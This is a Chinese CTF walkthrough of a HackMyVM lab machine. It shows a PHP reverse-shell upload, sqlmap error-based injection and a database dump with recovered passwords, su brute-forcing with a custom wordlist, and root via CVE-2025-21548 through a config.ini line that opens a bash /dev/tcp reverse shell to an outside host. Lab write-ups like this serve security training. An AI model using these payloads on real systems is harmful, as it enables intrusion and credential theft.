
4. 文件上传到webshell

4.1. 文件上传

url: http://dark.disguise.hmv/manager/add_product.php

没啥好说的，直接怼个典中典 php-reverse-shell.php





返回了一个商品ID，通过 `http://dark.disguise.hmv/image_handler.php?id=` 可以访问文件。然后一看，没解析【

4.2. INSERT注入

看见🐂解析不出来我全身就像是有sqlmap在爬，直接气急败坏对数据库进行一个注！

也确实注进去了

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: MULTIPART description ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: ------WebKitFormBoundaryJaAVKLhXubApgkQA
Content-Disposition: form-data; name="name"

test
------WebKitFormBoundaryJaAVKLhXubApgkQA
Content-Disposition: form-data; name="description"

test' AND EXTRACTVALUE(8264,CONCAT(0x5c,0x7171627171,(SELECT (ELT(8264=8264,1))),0x716b706b71)) AND 'AYTL'='AYTL
------WebKitFormBoundaryJaAVKLhXubApgkQA
Content-Disposition: form-data; name="price"

1
------WebKitFormBoundaryJaAVKLhXubApgkQA
Content-Disposition: form-data; name="image"; filename="1.php"
Content-Type: application/x-php

nmsl

------WebKitFormBoundaryJaAVKLhXubApgkQA-----
```

直接去给库拖了

```
qiaojojo@gpdp3 [20:11:45] [~]
-> % sqlmap -r post --sql-shell
available databases [2]:
[*] dark_shop
[*] information_schema

qiaojojo@gpdp3 [20:14:52] [~]
-> % sqlmap -r post -D dark_shop --dump-all
[20:15:14] [INFO] fetching entries for table 'users' in database 'dark_shop'
Database: dark_shop
Table: users
+-----+---------+--------------------------+------------------------+----------------------+
| id  | isAdmin | password                 | username               | created_at           |
+-----+---------+--------------------------+------------------------+----------------------+
| 1   | 1       | U3RyMG5nUGFzc3cwZDFAQEA= | simpleAdmin            |2025-04-01 04:33:22   |
+-----+---------+--------------------------+------------------------+----------------------+
[20:15:14] [INFO] fetching columns for table 'products' in database 'dark_shop'
Database: dark_shop
Table: products
[161 entries]
+-----+-----------------------------------------------+--------+--------------+--------------------+
| id  | image                                         | price  | name         | description        |
+-----+-----------------------------------------------+--------+--------------+--------------------+
| 7   | images/7e3b802669e9eeaa7b203be0832f1519.jpg   | 50.00  | dark mouse   | A great mouse      |
| 8   | images/97e6bb03dc6948ecd53538343fff6c3b.jpeg | 200.00 | dark clothes | very dark clothes  |
| 9   | images/d64fbd201a64d13b5958297f37e7a275.jpeg | 300.00 | dark soul    | a great game       |
| 21  | images/c2a02b692776beb7e369e318570b937c.php   | 1.00   | test         | test               |
+-----+-----------------------------------------------+--------+--------------+--------------------+
```

这样就能找到刚才上传的webshell路径了。

顺带收下了simpleAdmin的密码：`Str0ngPassw0d1@@@`

直接对 `images/c2a02b692776beb7e369e318570b937c.php` 进行一个访问，然后就可以收反弹shell了

5. 提升到用户权限

别忘了隔壁还有wordpress

先给wordpress数据库整出来，直接去 `/var/www/html/wp-config.php` 拿就行。wp数据库里也有个simpleAdmin，但密码疑似解不出来?

```
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'Str0ngPassw0d1!!!' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

然后看下机器上的用户

```
www-data@disguise:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
darksoul:x:1000:1000:,,,:/home/darksoul:/bin/bash
```

`darksoul` 用户目录下的 `config.ini` 是可以读取的

```
www-data@disguise:~$ cat config.ini
[client]
user = dark_db_admin
password = Str0ngPassw0d1***
host = localhost
database = dark_shop
port = int(3306)
```

这个是暗黑商店的数据库权限，可以发现这个人的密码都是 `Str0ngPassw0d1` + `xxx` 的格式。本地搓个字典，然后用suForse跑下

```
qiaojojo@gpdp3 [20:34:45] [~]
-> % for i in {'!'..'/'};do echo Str0ngPassw0d1$i$i$i ;done > darksoul.txt
```

```
www-data@disguise:/tmp$ ./suForce -u darksoul -w darksoul.txt
           _____
 ___ _   _ |  ___|__  _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
________________________________________
 code: d4t4s3c     version: v1.0.0
________________________________________
🎯 Username | darksoul
📖 Wordlist | darksoul.txt
🔎 Status   | 1/90/1%/Str0ngPassw0d1???
💥 Password | Str0ngPassw0d1???
________________________________________
```

然后直接输密码su darksoul到普通用户...就完事了?

```
darksoul@disguise:~$ cat user.txt
Good good study & Day day up,but where is the flag?
```

我flag呢? 直接给文件scp到本地，或者在线读hex都可以。

```
qiaojojo@gpdp3 [20:45:31] [/mnt/c/Users/99494/Desktop]
-> % hexedit user.txt
00000000   47 6F 6F 64  20 67 6F 6F  64 20 73 74  75 64 79 20  26 20 44 61  79 20 64 61  Good good study & Day da
00000018   79 20 75 70  2C 62 75 74  20 77 68 65  72 65 20 69  73 20 74 68  65 20 66 6C  y up,but where is the fl
00000030   61 67 3F 0A  68 6D 76 7B  68 69 64 64  65 6E 66 6C  61 67 7D 0D               ag?.hmv{xxxxxxxxxx}.
```

6. GetRoot

是一个python的mysql库存在的CVE

由于Oracle官方遮遮掩掩，目前没有现成的利用方案，可以参考下这个公众号，CVE-2025-21548

```
darksoul@disguise:~$ python3 -m pip list | grep mysql
mysql-connector-python 8.0.33
```

确认是受影响版本

通过pspy可以查看到有个脚本每分钟会调一次配置文件

```
2025/05/04 03:20:01 CMD: UID=0     PID=1893   | /usr/sbin/CRON -f
2025/05/04 03:20:01 CMD: UID=0     PID=1894   | /usr/sbin/CRON -f
2025/05/04 03:20:01 CMD: UID=0     PID=1895   | /bin/sh -c /usr/bin/python3 /opt/query.py /home/darksoul/config.ir
2025/05/04 03:20:01 CMD: UID=0     PID=1897   | /bin/sh -c uname -p 2> /dev/null
```

`config.ini` 文件负责存储连接信息， `darkshopcount` 是每分钟更新darkshop库的商品、用户数量

根据公众号文章的玩法，这个配置文件应该是需要root来加载执行才有效，而我们正好可以给 `config.ini` 替换了

```
darksoul@disguise:~$ cat config.ini.new
[client]
user = dark_db_admin
password = Str0ngPassw0d1***
host = localhost
database = dark_shop
port = int(3306)
allow_local_infile=__import__('os').system(r'bash -c "bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/12346 0>&1"')
```

直接给原来的 `config.ini` 扬了

```
darksoul@disguise:~$ rm config.ini && mv config.ini.new config.ini
```

等待一分钟，就可以收到反弹的root shell了

```
root@disguise:~# id
uid=0(root) gid=0(root) groups=0(root)

root@disguise:~# cat root.txt
#Congratulations!!!
hmv{xxxxxxxxxxx}
```